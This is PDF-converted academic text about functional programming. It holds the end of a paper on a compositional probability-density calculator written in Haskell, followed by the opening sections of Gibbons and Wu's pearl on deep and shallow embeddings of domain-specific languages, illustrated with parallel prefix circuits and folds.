Another source of incompleteness is demonstrated by the following example. Suppose  $e$  is some distribution expression that generates both positive and negative reals. For example,  $e$  could be  $\text{Add exponential}(\text{Lit}(-42))$ . We can express taking the absolute value of the outcome of  $e$ :

```
e' = Let "x" e (If (Less (Lit 0) (Var "x"))
                      (Var "x")
                      (Neg (Var "x"))))
```

If  $e$  has a density  $d$ , then  $e'$  has a fairly intuitive density  $d'$ :

```
d' :: Real → Real
d' t = if t > 0 then d t + d (-t) else 0
```

But our calculator cannot find  $d'$ , because the branches  $\text{Var } "x"$  and  $\text{Neg } (\text{Var } "x")$  have no density separately from the *Let*.

To handle these cases, it turns out that we can generalize our density calculator so that, when applied to  $\text{Let } "x" e (\text{Var } "x")$  or  $\text{Let } "x" e (\text{Neg } (\text{Var } "x"))$ , it not only returns a density function but also *updates the environment*, mapping " $x$ " to  $t$  or to  $-t$  respectively. The condition  $\text{Less } (\text{Lit } 0) (\text{Var } "x")$  can then be evaluated in the updated environment. In other words, it helps to generalize the environment to the heap of a lazy evaluator (Launchbury 1993), and to delay evaluating the condition.

## 8.2 Compositionality

As promised above Section 5.1, our definition of *density*  $e$  necessarily uses not only the *density* of the subexpressions of  $e$ , but also *expect*. But to handle *Let*, we strayed even further from perfect compositionality: our definition depends on substitution and *usage*, two more functions defined by structural induction on expressions. Can we still express *density* as a special case of a compositional and more general function, just as *mean* is a special case of the compositional and more general function *expect*? The answer turns out to be yes—we just need to rearrange the code already derived above. This is good news for people building a compiler from distributions to densities, including the present authors, because compositionality enables separate compilation.

If we had only used *expect* and *usage* to define *density*, it would have been straightforward to generalize *density* to a compositional function: just specify the omnibus interpretation *generalDensity* by

```
data GeneralDensity a = GD {
    gdExpect :: Env → (a → Real) → Real,
    gdUsage :: ∀b.Var b → Usage,
    gdDensity :: [Env → a → Real]}

generalDensity :: Expr a → GeneralDensity a
generalDensity e = GD {gdExpect = expect e,
                       gdUsage = usage e,
                       gdDensity = density e}
```

and fuse it with our clauses defining *expect*, *usage*, and *density*, so as to define *generalDensity e* purely by structural induction

on  $e$ . For example, the new clause defining *generalDensity* on *Add* expressions would read

```
generalDensity (Add e1 e2) = GD {
    gdExpect = λρ c.gdExpect gd1 ρ (λx.
                                         gdExpect gd2 ρ (λy.c (x+y))),
    gdUsage = λv.gdUsage gd1 v ⊕ gdUsage gd2 v,
    gdDensity = [λρ t.gdExpect gd1 ρ (λx.δ2 ρ (t-x))
                  | δ2 ← gdDensity gd2]
                  ++ [λρ t.gdExpect gd2 ρ (λy.δ1 ρ (t-y))
                  | δ1 ← gdDensity gd1]]
  where gd1 = generalDensity e1
        gd2 = generalDensity e2
```

collecting the definition of *expect* ( $\text{Add } e_1 e_2$ ) in Section 3.1, the definition of *usage* ( $\text{Add } e_1 e_2$ ) in Appendix A, and the definition of *density* ( $\text{Add } e_1 e_2$ ) in Section 5.5. This is the *tupling transformation* (Pettorossi 1984; Bird 1980) applied to our *dependent interpretations* (Gibbons and Wu 2014, §4.2).

Our use of *density* ( $e'\{v \mapsto e\}$ ) to define *density* ( $\text{Let } v e'$ ) in Section 5.6 complicates our quest for compositionality, because the recursive argument  $e'\{v \mapsto e\}$  is not necessarily a subexpression of  $\text{Let } v e'$ . Instead of substituting  $e$  for  $v$ , we need the semantic analogue: some map, which we call *SEnv* for “static environment”, that associates the variable  $v$  to the *expect* and *density* interpretations of  $e$ . We group these interpretations into a record type *General*. And instead of storing values in *Env* and renaming variables to avoid capture, we need the semantic analogue: storing values in lists, which we call *DEnv* for “dynamic environment”, and allocating a fresh position in the lists for each variable. The type *General a* below contrasts with the type *GeneralDensity a* above.

```
data SEnv = SEnv {
    freshReal, freshBool :: Int,
    lookupSEnv :: ∀a.Var a → General a}

data General a = General {
    gExpect :: DEnv → (a → Real) → Real,
    gDensity :: [DEnv → a → Real]}

data DEnv = DEnv {
    lookupReal :: [Real],
    lookupBool :: [Bool]}
```

We call our omnibus interpretation *general*. It maps each distribution expression to its *usage* alongside a function from static environments to *expect* and *density* interpretations. The definition of *general* is mostly rearranging the code in Sections 3.1 and 5, so we relegate it to Appendix B.

```
general :: Expr a → (forall b.Var b → Usage,
                      SEnv → General a)
```

At the top-level scope where the processing of a closed distribution expression commences, the static environment maps every variable name to an error and begins allocation at list position 0, matching the initially empty dynamic environment.

```
emptySEnv :: SEnv
emptySEnv = SEnv {freshReal = 0, freshBool = 0,
                  lookupSEnv = λv.error "Unbound" }

emptyDEnv :: DEnv
emptyDEnv = DEnv {lookupReal = [], lookupBool = []}
```

We can finally define our density calculator as a special case of the compositional function *general*:

```
runDensity :: Expr a → [a → Real]
runDensity e = [δ emptyDEnv
               | δ ← gDensity (snd (general e) emptySEnv)]
```

## 9. Conclusion

We have turned a specification of density functions in terms of expectation functionals into a syntax-directed implementation that supports separate compilation. Our equational derivation draws from algebra, integral calculus, and  $\lambda$ -calculus. It suggests that program calculation and transformation are powerful ways to turn expressive probabilistic models into effective inference procedures. We are investigating this hypothesis in ongoing work.

## Acknowledgments

Thanks to Jacques Carette, Praveen Narayanan, Norman Ramsey, Dylan Thurston, Mitchell Wand, Robert Zinkov, and anonymous reviewers for helpful comments and discussions.

This research was supported by DARPA grant FA8750-14-2-0007, NSF grant CNS-0723054, Lilly Endowment, Inc. (through its support for the Indiana University Pervasive Technology Institute), and the Indiana METACyt Initiative. The Indiana METACyt Initiative at IU is also supported in part by Lilly Endowment, Inc.

## References

- S. Bhat, A. Agarwal, R. Vuduc, and A. Gray. A type theory for probability density functions. In *Proceedings of POPL 2012*, pages 545–556. ACM Press, 2012.
- S. Bhat, J. Borgström, A. D. Gordon, and C. V. Russo. Deriving probability density functions from probabilistic functional programs. In N. Piterman and S. A. Smolka, editors, *Proceedings of TACAS 2013*, number 7795 in Lecture Notes in Computer Science, pages 508–522. Springer, 2013.
- R. S. Bird. Tabulation techniques for recursive programs. *ACM Computing Surveys*, 12(4):403–417, 1980.
- K. Claessen and J. Hughes. QuickCheck: A lightweight tool for random testing of Haskell programs. In *Proceedings of ICFP 2000*, pages 268–279. ACM Press, 2000.
- M. J. Fischer. Lambda-calculus schemata. *Lisp and Symbolic Computation*, 6(3–4):259–288, 1993.
- D. Freedman, R. Pisani, and R. Purves. *Statistics*. W. W. Norton, fourth edition, 2007.
- J. Gibbons and N. Wu. Folding domain-specific languages: Deep and shallow embeddings (functional pearl). In J. Jeuring and M. M. T. Chakravarty, editors, *Proceedings of ICFP 2014*, pages 339–347. ACM Press, 2014.
- R. Hinze. Deriving backtracking monad transformers. In *Proceedings of ICFP 2000*, pages 186–197. ACM Press, 2000.
- J. Hughes. The design of a pretty-printing library. In J. Jeuring and E. Meijer, editors, *Advanced Functional Programming: 1st International Spring School on Advanced Functional Programming Techniques*, number 925 in Lecture Notes in Computer Science, pages 53–96. Springer, 1995.
- P. J. Landin. The mechanical evaluation of expressions. *The Computer Journal*, 6(4):308–320, 1964.
- J. Launchbury. A natural semantics for lazy evaluation. In *Proceedings of POPL 1993*, pages 144–154. ACM Press, 1993.
- D. J. C. MacKay. Introduction to Monte Carlo methods. In M. I. Jordan, editor, *Learning and Inference in Graphical Models*. Kluwer, 1998. Paperback: *Learning in Graphical Models*, MIT Press.
- J. Pearl. *Probabilistic Reasoning in Intelligent Systems: Networks of Plausible Inference*. Morgan Kaufmann, 1988. Revised 2nd printing, 1998.
- A. Pettorossi. A powerful strategy for deriving efficient programs by transformation. In *Proceedings of the 1984 ACM Symposium on Lisp and Functional Programming*, pages 273–281. ACM Press, 1984.
- S. Peyton Jones, editor. *Haskell 98 Language and Libraries: The Revised Report*. Cambridge University Press, 2003.
- A. Pfeffer. CTPPL: A continuous time probabilistic programming language. In C. Boutilier, editor, *Proceedings of the 21st International Joint Conference on Artificial Intelligence*, pages 1943–1950, 2009.
- D. Pollard. *A User's Guide to Measure Theoretic Probability*. Cambridge University Press, 2001.
- J. C. Reynolds. Definitional interpreters for higher-order programming languages. In *Proceedings of the ACM National Conference*, volume 2, pages 717–740. ACM Press, 1972.
- C. Strachey and C. P. Wadsworth. Continuations: A mathematical semantics for handling full jumps. Technical Monograph PRG-11, Programming Research Group, Oxford University Computing Laboratory, 1974.
- L. Tierney. A note on Metropolis-Hastings kernels for general state spaces. *The Annals of Applied Probability*, 8(1):1–9, 1998.
- P. L. Wadler. How to replace failure by a list of successes: A method for exception handling, backtracking, and pattern matching in lazy functional languages. In J.-P. Jouannaud, editor, *Functional Programming Languages and Computer Architecture*, number 201 in Lecture Notes in Computer Science, pages 113–128. Springer, 1985.

## A. Usage Testing

Section 5.6 uses the function

```
usage :: Expr a → Var b → Usage
```

to test how many times an expression uses a variable. The return type *Usage* offers just three possibilities:

```
data Usage = Never | AtMostOnce | Unknown
deriving (Eq, Ord)
```

For example, we want

```
usage (If (Var "b") (Var "x") (Var "x")) "x" = AtMostOnce
usage (Add      (Var "x") (Var "x")) "x" = Unknown
```

This contrast between *If* and *Add* indicates that we need two algebraic structures on the type *Usage*.

First, some *Usage* values *entail* others as propositions. For example, if *v* is never used, then *v* is used at most once. This entailment relation just happens to be a total order, so we define the operator  $\leq$  to mean entailment, by **deriving Ord** above.

Second, when two subexpressions together produce a final outcome, the counts of how many times they use *v* add up, and our knowledge of the counts forms a commutative monoid. For example, suppose  $e' = \text{Add } e'_1 e'_2$ , and we know that  $e'_1$  never uses *v* and  $e'_2$  uses *v* at most once. Then we know that  $e'$  uses *v* at most once. If instead we only know that  $e'_1$  and  $e'_2$  each use *v* at most once, then all we know about  $e'$  is it uses *v* at most twice. That's not useful knowledge about  $e'$ , so we might as well represent it as *Unknown*. We define the operator  $\oplus$  to add up our knowledge in this way:

```
instance Monoid Usage where
  mempty   = Never
  Never ⊕ u = u
  u ⊕ Never = u
  _ ⊕ _ = Unknown
```

Armed with these two instances, we can define the *usage* function. It amounts to an abstract interpretation of expressions:

```
usage StdRandom _ = Never
usage (Lit _)    _ = Never
usage (Var v)   v' = if eq v v' then AtMostOnce
                   else Never
usage (Let v e') v' = usage e v' ⊕ if eq v v' then Never
                   else usage e' v'
usage (Neg e)   v = usage e v
usage (Exp e)   v = usage e v
usage (Log e)   v = usage e v
usage (Not e)   v = usage e v
usage (Add e1 e2) v = usage e1 v ⊕ usage e2 v
```

$$\begin{aligned} \text{usage}(\text{Less } e_1 e_2) v &= \text{usage } e_1 v \oplus \text{usage } e_2 v \\ \text{usage}(\text{If } e e_1 e_2) v &= \text{usage } e v \oplus \max(\text{usage } e_1 v, \\ &\quad (\text{usage } e_2 v)) \end{aligned}$$

The `Var` and `Let` cases above use the function `eq` to test the equality of two `Vars` whose types might differ:

$$\begin{aligned} \text{eq} &:: \text{Var } a \rightarrow \text{Var } b \rightarrow \text{Bool} \\ \text{eq}(\text{Real } v)(\text{Real } w) &= v \equiv w \\ \text{eq}(\text{Bool } v)(\text{Bool } w) &= v \equiv w \\ \text{eq} - &- = \text{False} \end{aligned}$$

To fit Haskell's type system better, we distinguish variables whose names are the same *String* if their types differ. For example, `extendEnv` in Section 2 treats `Real "x"` and `Bool "x"` as different variables that do not shadow each other's bindings. In other words, `Real` and `Bool` variables in our language reside in separate namespaces. Hence `eq (Real "x") (Bool "x") = False`.

## B. Compositional Density Calculator

```

extendSEnv :: Var a → General a → SEnv → SEnv
extendSEnv v x σ = σ {
    lookupSEnv = extendSEnv' v x (lookupSEnv σ)
}
extendSEnv' :: Var a → General a → (forall b. Var b → General b)
            → (forall b. Var b → General b)
extendSEnv' (Real v) x _ (Real v') | v ≡ v' = x
extendSEnv' (Bool v) x _ (Bool v') | v ≡ v' = x
extendSEnv' _ _ σ v' = σ v'

extendList :: Int → a → [a] → [a]
extendList i xs
| i ≡ length xs = xs ++ [x]
| otherwise = error ("Expected length " ++ show i ++
", got " ++ show (length xs))

generalReal :: (DEnv → Real) → General Real
generalReal f = General {
    gExpect = λρ c.c(f ρ),
    gDensity = []
}
generalBool :: (DEnv → (Bool → Real) → Real) → General Bool
generalBool e = General {
    gExpect = e,
    gDensity = [λρ t.e ρ (λx.if t ≡ x then 1 else 0)]}

allocate :: Var a → SEnv → (SEnv, a → DEnv → DEnv)
allocate v@(Real _) σ =
    let i = freshReal σ
    in (extendSEnv v (generalReal (λρ.lookupReal ρ !! i))
        σ {freshReal = i + 1},
        λx ρ.ρ {lookupReal = extendList i x (lookupReal ρ)})
allocate v@(Bool _) σ =
    let i = freshBool σ
    in (extendSEnv v (generalBool (λρ c.c (lookupBool ρ !! i)))
        σ {freshBool = i + 1},
        λx ρ.ρ {lookupBool = extendList i x (lookupBool ρ)})

general StdRandom = (λ_.Never,
    λ_.General {
        gExpect = λ_.c. ∫₀¹ λx.c x,
        gDensity = [λ_.t.if 0 < t ∧ t < 1 then 1 else 0]})

general (Lit x) = (λ_.Never,
    λ_.generalReal (λ_.fromRational x))

```

```

general (Var v) = (λv'.if eq v v' then AtMostOnce else Never,
    λσ.lookupSEnv σ v)
general (Let v e e') = (λv'.u v' ⊕ if eq v v' then Never else u' v',
    λσ.let (σ', ε) = allocate v σ
    σ'' = extendSEnv v (g σ) σ in General {
        gExpect = λρ c.gExpect (g σ) ρ (λx.
            gExpect (g' σ') (ε x ρ) c),
        gDensity = [λρ t.gExpect (g σ) ρ (λx.δ' (ε x ρ) t)
            | δ' ← gDensity (g' σ')]
            ++ [δ' | u' v ≦ AtMostOnce
                , δ' ← gDensity (g' σ'')]})
    where (u ,g ) = general e
          (u' ,g') = general e'
general (Neg e) = (u,
    λσ.General {
        gExpect = λρ c.gExpect (g σ) ρ (λx.c (-x)),
        gDensity = [λρ t.δ ρ (-t) | δ ← gDensity (g σ)]})
    where (u,g) = general e
general (Exp e) = (u,
    λσ.General {
        gExpect = λρ c.gExpect (g σ) ρ (λx.c (exp x)),
        gDensity = [λρ t.δ ρ (log t)/t | δ ← gDensity (g σ)]})
    where (u,g) = general e
general (Log e) = (u,
    λσ.General {
        gExpect = λρ c.gExpect (g σ) ρ (λx.c (log x)),
        gDensity = [λρ t.δ ρ (exp t) × exp t | δ ← gDensity (g σ)]})
    where (u,g) = general e
general (Not e) = (u,
    λσ.generalBool (λρ c.gExpect (g σ) ρ (λx.c (not x))))
    where (u,g) = general e
general (Add e₁ e₂) = (λv.u₁ v ⊕ u₂ v,
    λσ.General {
        gExpect = λρ c.gExpect (g₁ σ) ρ (λx.
            gExpect (g₂ σ) ρ (λy.c (x+y))),
        gDensity = [λρ t.gExpect (g₁ σ) ρ (λx.δ₂ ρ (t-x))
            | δ₂ ← gDensity (g₂ σ)]
            ++ [λρ t.gExpect (g₂ σ) ρ (λy.δ₁ ρ (t-y))
                | δ₁ ← gDensity (g₁ σ)]])
    where (u₁,g₁) = general e₁
          (u₂,g₂) = general e₂
general (Less e₁ e₂) = (λv.u₁ v ⊕ u₂ v,
    λσ.generalBool (λρ c.gExpect (g₁ σ) ρ (λx.
            gExpect (g₂ σ) ρ (λy.c (x < y))))))
    where (u₁,g₁) = general e₁
          (u₂,g₂) = general e₂
general (If e e₁ e₂) = (λv.u v ⊕ max (u₁ v) (u₂ v),
    λσ.General {
        gExpect = λρ c.gExpect (g σ) ρ (λb.
            gExpect ((if b then g₁ else g₂) σ) ρ c),
        gDensity = [λρ t.gExpect (g σ) ρ (λb.
            (if b then δ₁ else δ₂) ρ t)
            | δ₁ ← gDensity (g₁ σ), δ₂ ← gDensity (g₂ σ)]])
    where (u ,g ) = general e
          (u₁,g₁) = general e₁
          (u₂,g₂) = general e₂

```

# Folding Domain-Specific Languages: Deep and Shallow Embeddings

(Functional Pearl)

Jeremy Gibbons    Nicolas Wu

Department of Computer Science, University of Oxford  
[{jeremy.gibbons,nicolas.wu}@cs.ox.ac.uk](mailto:{jeremy.gibbons,nicolas.wu}@cs.ox.ac.uk)

## Abstract

A domain-specific language can be implemented by embedding within a general-purpose host language. This embedding may be *deep* or *shallow*, depending on whether terms in the language construct syntactic or semantic representations. The deep and shallow styles are closely related, and intimately connected to folds; in this paper, we explore that connection.

## 1. Introduction

General-purpose programming languages (GPLs) are great for generality. But this very generality can count against them: it may take a lot of programming to establish a suitable context for a particular domain; and the programmer may end up being spoilt for choice with the options available to her—especially if she is a domain specialist rather than primarily a software engineer. This tension motivates many years of work on techniques to support the development of *domain-specific languages* (DSLs) such as VHDL, SQL and PostScript: languages specialized for a particular domain, incorporating the contextual assumptions of that domain and guiding the programmer specifically towards programs suitable for that domain.

There are two main approaches to DSLs. *Standalone* DSLs provide their own custom syntax and semantics, and standard compilation techniques are used to translate or interpret programs written in the DSL for execution. Standalone DSLs can be designed for maximal convenience to their intended users. But the exercise can be a significant undertaking for the implementer, involving an entirely separate ecosystem—compiler, editor, debugger, and so on—and typically also much reinvention of standard language features such as local definitions, conditionals, and iteration.

The alternative approach is to *embed* the DSL within a host GPL, essentially as a collection of definitions written in the host language. All the existing facilities and infrastructure of the host environment can be appropriated for the DSL, and familiarity with the syntactic conventions and tools of the host language can be carried over to the DSL. Whereas the standalone approach is the

most common one within object-oriented circles [11], the embedded approach is typically favoured by functional programmers [19]. It seems that core FP features such as algebraic datatypes and higher-order functions are extremely helpful in defining embedded DSLs; conversely, it has been said [24] that language-oriented tasks such as DSLs are the killer application for FP.

Amongst embedded DSLs, there are two further refinements. With a *deep embedding*, terms in the DSL are implemented simply to construct an abstract syntax tree (AST), which is subsequently transformed for optimization and traversed for evaluation. With a *shallow embedding*, terms in the DSL are implemented directly by their semantics, bypassing the intermediate AST and its traversal. The names ‘deep’ and ‘shallow’ seem to have originated in the work of Boulton and colleagues on embedding hardware description languages in theorem provers for the purposes of verification [6]. Boulton’s motivation for the names was that a deep embedding preserves the syntactic representation of a term, “whereas in a shallow embedding [the syntax] is just a surface layer that is easily blown away by rewriting” [5]. It turns out that deep and shallow embeddings are closely related, and intimately connected to folds; our purpose in this paper is to explore that connection.

## 2. Embedding DSLs

We start by looking a little closer at deep and shallow embeddings. Consider a very simple language of arithmetic expressions, involving integer constants and addition:

```
type Expr1 = ...
lit :: Integer      → Expr1
add :: Expr1 → Expr1 → Expr1
```

The expression  $(3 + 4) + 5$  is represented in the DSL by the term  $\text{add}(\text{add}(\text{lit}\,3)(\text{lit}\,4))(\text{lit}\,5)$ .


As a deeply embedded DSL, the two operations *lit* and *add* are encoded directly as constructors of an algebraic datatype:

```
data Expr2 :: * where
  Lit :: Integer      → Expr2
  Add :: Expr2 → Expr2 → Expr2
  lit n   = Lit n
  add x y = Add x y
```

(We have used Haskell’s ‘generalized algebraic datatype’ notation, in order to make the types of the constructors *Lit* and *Add* explicit; but we are not using the generality of GADTs here, and the old-fashioned way would have worked too.) Observations of terms in the DSL are defined as functions over the algebraic datatype. For example, here is how to evaluate an expression:

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyright for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from [permissions@acm.org](mailto:permissions@acm.org).

ICFP ’14, September 1–6, 2014, Gothenburg, Sweden.  
Copyright © 2014 ACM 978-1-4503-2873-9/14/09...\$15.00.  
<http://dx.doi.org/10.1145/2628136.2628138>



**Figure 1.** The Brent–Kung parallel prefix circuit of width 4

$$\begin{aligned} eval_2 :: Expr_2 &\rightarrow \text{Integer} \\ eval_2(\text{Lit } n) &= n \\ eval_2(\text{Add } x y) &= eval_2 x + eval_2 y \end{aligned}$$

This might be used as follows:

> eval2 (Add (Add (Lit 3) (Lit 4)) (Lit 5))  
12

In other words, a deep embedding consists of a representation of the abstract syntax as an algebraic datatype, together with some functions that assign semantics to that syntax by traversing the algebraic datatype.

A shallow embedding eschews the algebraic datatype, and hence the explicit representation of the abstract syntax of the language; instead, the language is defined directly in terms of its semantics. For example, if the semantics is to be evaluation, then we could define:

This might be used as follows:

```
> eval3 (add (add (lit 3) (lit 4)) (lit 5))  
12
```

We have used subscripts to distinguish different representations of morally ‘the same’ functions ( $eval_2$  and  $eval_3$ ) and types ( $Expr_2$  and  $Expr_3$ ). We will continue that convention throughout the paper.

One might see the deep and shallow embeddings as duals, in a variety of senses. For one sense, the language constructs *Lit* and *Add* in the deep embedding do none of the work, leaving this entirely to the observation function *eval*; in contrast, in the shallow embedding, the language constructs *lit* and *add* do all the work, and the observer *eval<sub>3</sub>* is simply the identity function.

For a second sense, it is trivial to add a second observer such as pretty-printing to the deep embedding—just define another function alongside *eval*—but awkward to add a new construct such as multiplication: doing so entails revisiting the definitions of all existing observers to add an additional clause. In contrast, adding a construct to the shallow embedding—alongside *lit* and *add*—is trivial, but the obvious way of introducing an additional observer entails completely revising the semantics by changing the definitions of all existing constructs. This is precisely the tension underlying the *expression problem* [23, 30], so named for precisely this example.

The types of *lit* and *add* in the shallow embedding coincide with those of *Lit* and *Add* in the deep embedding; moreover, the definitions of *lit* and *add* in the shallow embedding correspond to the ‘actions’ in each clause of the definition of the observer in the deep embedding. The shallow embedding presents a *compositional* semantics for the language, since the semantics of a composite term is explicitly composed from the semantics of its components. Indeed, it is only such compositional semantics that can be captured in a shallow embedding; it is possible to define a more sophisticated non-



**Figure 2.** Identity circuit *identity* 4 and fan circuit *fan* 4 of width 4

compositional semantics as an interpretation of a deep embedding, but not possible to represent that semantics directly via a shallow embedding.

However, there is no duality in the categorical sense of reversing arrows. Although deep and shallow embeddings have been called the ‘initial’ and ‘final’ approaches [8], in fact the two approaches are equivalent, and both correspond to initial algebras; Carette *et al.* say only that they use the term ‘final’ “because we represent each object term not by its abstract syntax but by its denotation in a semantic algebra”, and they are not concerned with final coalgebras.

### 3. Scans

The expression language above is very simple—perhaps too simple to serve as a convincing vehicle for discussion. As a more interesting example of a DSL, we turn to a language for parallel prefix circuits [14], which crop up in a number of different applications—carry-lookahead adders, parallel sorting, and stream compaction, to name but a few. Given an associative binary operator  $\bullet$ , a prefix computation of width  $n > 0$  takes a sequence  $x_1, x_2, \dots, x_n$  of inputs and produces the sequence  $x_1, x_1 \bullet x_2, \dots, x_1 \bullet x_2 \bullet \dots \bullet x_n$  of outputs. A parallel prefix circuit performs this computation in parallel, in a fixed format independent of the input values  $x_i$ .

An example of such a circuit is depicted in Figure 1. This circuit diagram should be read as follows. The inputs are fed in at the top, and the outputs fall out at the bottom. Each node (the blobs in the diagram) represents a local computation, combining the values on each of its input wires using  $\bullet$ , in left-to-right order, and providing copies of the result on each of its output wires. It is an instructive exercise to check that this circuit does indeed take  $x_1, x_2, x_3, x_4$  to  $x_1, x_1 \bullet x_2, x_1 \bullet x_2 \bullet x_3, x_1 \bullet x_2 \bullet x_3 \bullet x_4$ .

Such circuits can be constructed using the following operators:

```


type Size = Int -- positive
type Circuit1 = ...
identity :: Size → Circuit1
fan :: Size → Circuit1
above :: Circuit1 → Circuit1 → Circuit1
beside :: Circuit1 → Circuit1 → Circuit1
stretch :: [Size] → Circuit1 → Circuit1

```

The most basic building block is the identity circuit, *identity*  $n$ , which creates a circuit consisting of  $n$  parallel wires that copy input to output. The other primitive is the fan circuit; *fan*  $n$  takes  $n$  inputs, and adds its first input to each of the others. We only consider non-empty circuits, so  $n$  must be positive in both cases. Instances of *identity* and *fan* of width 4 are shown in Figure 2.

Then there are three combinatorics for circuits. The series or vertical composition, *above*  $c$   $d$ , takes two circuits  $c$  and  $d$  of the same width, and connects the outputs of  $c$  to the inputs of  $d$ . The parallel or horizontal composition, *beside*  $c$   $d$ , places  $c$  beside  $d$ , leaving them unconnected; there are no width constraints on  $c$  and  $d$ . Figure 3 shows a 2-fan beside a 1-identity, a 1-identity beside a 2-fan, and the first of these above the second (note that they both have width 3); this yields the “serial” parallel prefix circuit of width 3.

Finally, the stretch combinator,  $\text{stretch } ws\ c$ , takes a non-empty list of positive widths  $ws = [w_1, \dots, w_n]$  of length  $n$ , and a circuit  $c$  of width  $n$ , and “stretches”  $c$  out to width  $\text{sum } ws$  by interleaving some additional wires. Of the first bundle of  $w_1$  inputs, the last is routed to the first input of  $c$  and the rest pass straight through; of



**Figure 3.** The construction of a parallel prefix circuit of width 3

the next bundle of  $w_2$  inputs, the last is routed to the second input of  $c$  and the rest pass straight through; and so on. (Note that each bundle width  $w_i$  must be positive.) For example, Figure 4 shows a 3-fan stretched out by widths [3, 2, 3].

So one possible construction of the Brent–Kung parallel prefix circuit in Figure 1 is

```
(fan 2 ‘beside‘ fan 2) ‘above‘
stretch [2, 2] (fan 2) ‘above‘
(identity 1 ‘beside‘ fan 2 ‘beside‘ identity 1)
```

The general Brent–Kung construction [7] is given recursively. The general pattern is a row of 2-fans, possibly with an extra wire in the case of odd width; then a Brent–Kung circuit of half the width, stretched out by a factor of two; then another row of 2-fans, shifted one place to the right.

```
brentkung :: Size → Circuit1
brentkung 1 = identity 1
brentkung w =
  = (row (replicate u (fan 2)) ‘pad‘ w) ‘above‘
    (stretch (replicate u 2) (brentkung u) ‘pad‘ w) ‘above‘
      (row (identity 1 : replicate v (fan 2)) ‘pad‘ (w - 1))
  where (u, v) = (w ‘div‘ 2, (w - 1) ‘div‘ 2)
    c ‘pad‘ w = if even w then c else c ‘beside‘ identity 1
  row = foldr1 beside
```

The Brent–Kung circuit of width 16 is shown in Figure 5. Note one major benefit of defining *Circuit* as an embedded rather than a standalone DSL: we can exploit for free host language constructions such as *replicate* and *foldr1*, rather than having to reinvent them within the DSL.

As a deeply embedded DSL, circuits can be captured by the following algebraic datatype:

```
data Circuit2 :: * where
  Identity :: Size → Circuit2
  Fan :: Size → Circuit2
  Above :: Circuit2 → Circuit2 → Circuit2
  Beside :: Circuit2 → Circuit2 → Circuit2
  Stretch :: [Size] → Circuit2 → Circuit2
```

It is, of course, straightforward to define functions to manipulate this representation. Here is one, which computes the width of a circuit:

```
type Width = Int
width2 :: Circuit2 → Width
width2 (Identity w) = w
width2 (Fan w) = w
width2 (Above x y) = width2 x
width2 (Beside x y) = width2 x + width2 y
width2 (Stretch ws x) = sum ws
```

Note that *width<sub>2</sub>* is compositional: it is a fold over the abstract syntax of *Circuit<sub>2</sub>s*. That makes it a suitable semantics for a shallow embedding. That is, we could represent circuits directly by their widths, as follows:

```
type Circuit3 = Width
identity w = w
```



**Figure 4.** A 3-fan stretched out by widths [3, 2, 3]

```
fan w = w
above x y = x
beside x y = x + y
stretch ws x = sum ws
width3 :: Circuit3 → Width
width3 = id
```

Clearly, width is a rather uninteresting semantics to give to circuits. But what other kinds of semantics will fit the pattern of compositionality, and so be suitable for a shallow embedding? In order to explore that question, we need to look a bit more closely at folds and their variations.

## 4. Folds

Folds are the natural pattern of computation induced by inductively defined algebraic datatypes. We consider here just polynomial algebraic datatypes, namely those with one or more constructors, each constructor taking zero or more arguments to the datatype being defined, and each argument either having a fixed type independent of the datatype, or being a recursive occurrence of the datatype itself. For example, the polynomial algebraic datatype *Circuit<sub>2</sub>* above has five constructors; *Identity* and *Fan* each take one argument of the fixed type *Size*; *Above* and *Beside* take two arguments, both recursive occurrences; *Stretch* takes two arguments, one of which is the fixed type [*Size*], and the other is a recursive argument. Thus, we rule out contravariant recursion, polymorphic datatypes, higher kinds, and other such esoterica. For simplicity, we also ignore DSLs with binding constructs, which complicate matters significantly; for more on this, see [1, 8].

The general case is captured by a shape—also called a base or pattern functor—which is an instance of the *Functor* type class:

```
class Functor f where
  fmap :: (a → b) → (f a → f b)
```

For *Circuit<sub>2</sub>*, the shape is given by *CircuitF* as follows, where the parameter *x* marks the recursive spots:

```
data CircuitF :: * → * where
  IdentityF :: Size → CircuitF x
  FanF :: Size → CircuitF x
  AboveF :: x → x → CircuitF x
  BesideF :: x → x → CircuitF x
  StretchF :: [Size] → x → CircuitF x
```


```
instance Functor CircuitF where
  fmap f (IdentityF w) = IdentityF w
  fmap f (FanF w) = FanF w
  fmap f (AboveF x1 x2) = AboveF (f x1) (f x2)
  fmap f (BesideF x1 x2) = BesideF (f x1) (f x2)
  fmap f (StretchF ws x) = StretchF ws (f x)
```

We can use this shape functor as the basis of an alternative definition of the algebraic datatype *Circuit<sub>2</sub>*:

```
data Circuit4 = In (CircuitF Circuit4)
```

Now, an algebra for a functor *f* consists of a type *a* and a function taking an *f*-structure of *a*-values to an *a*-value. For the functor *CircuitF*, this is:

```
type CircuitAlg a = CircuitF a → a
```



**Figure 5.** The Brent–Kung parallel prefix circuit of width 16

Such an algebra is precisely the information needed to fold a data structure:

$$\begin{aligned} \text{foldC} &:: \text{CircuitAlg } a \rightarrow \text{Circuit}_4 \rightarrow a \\ \text{foldC } h &(In x) = h (fmap (\text{foldC } h) x) \end{aligned}$$

